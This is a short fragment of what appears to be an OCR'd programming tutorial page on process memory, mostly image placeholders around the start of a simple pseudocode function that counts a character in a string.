

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

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

8: }
```




Process Memory




```
0: integer count(string s, character c) {
     integer count;
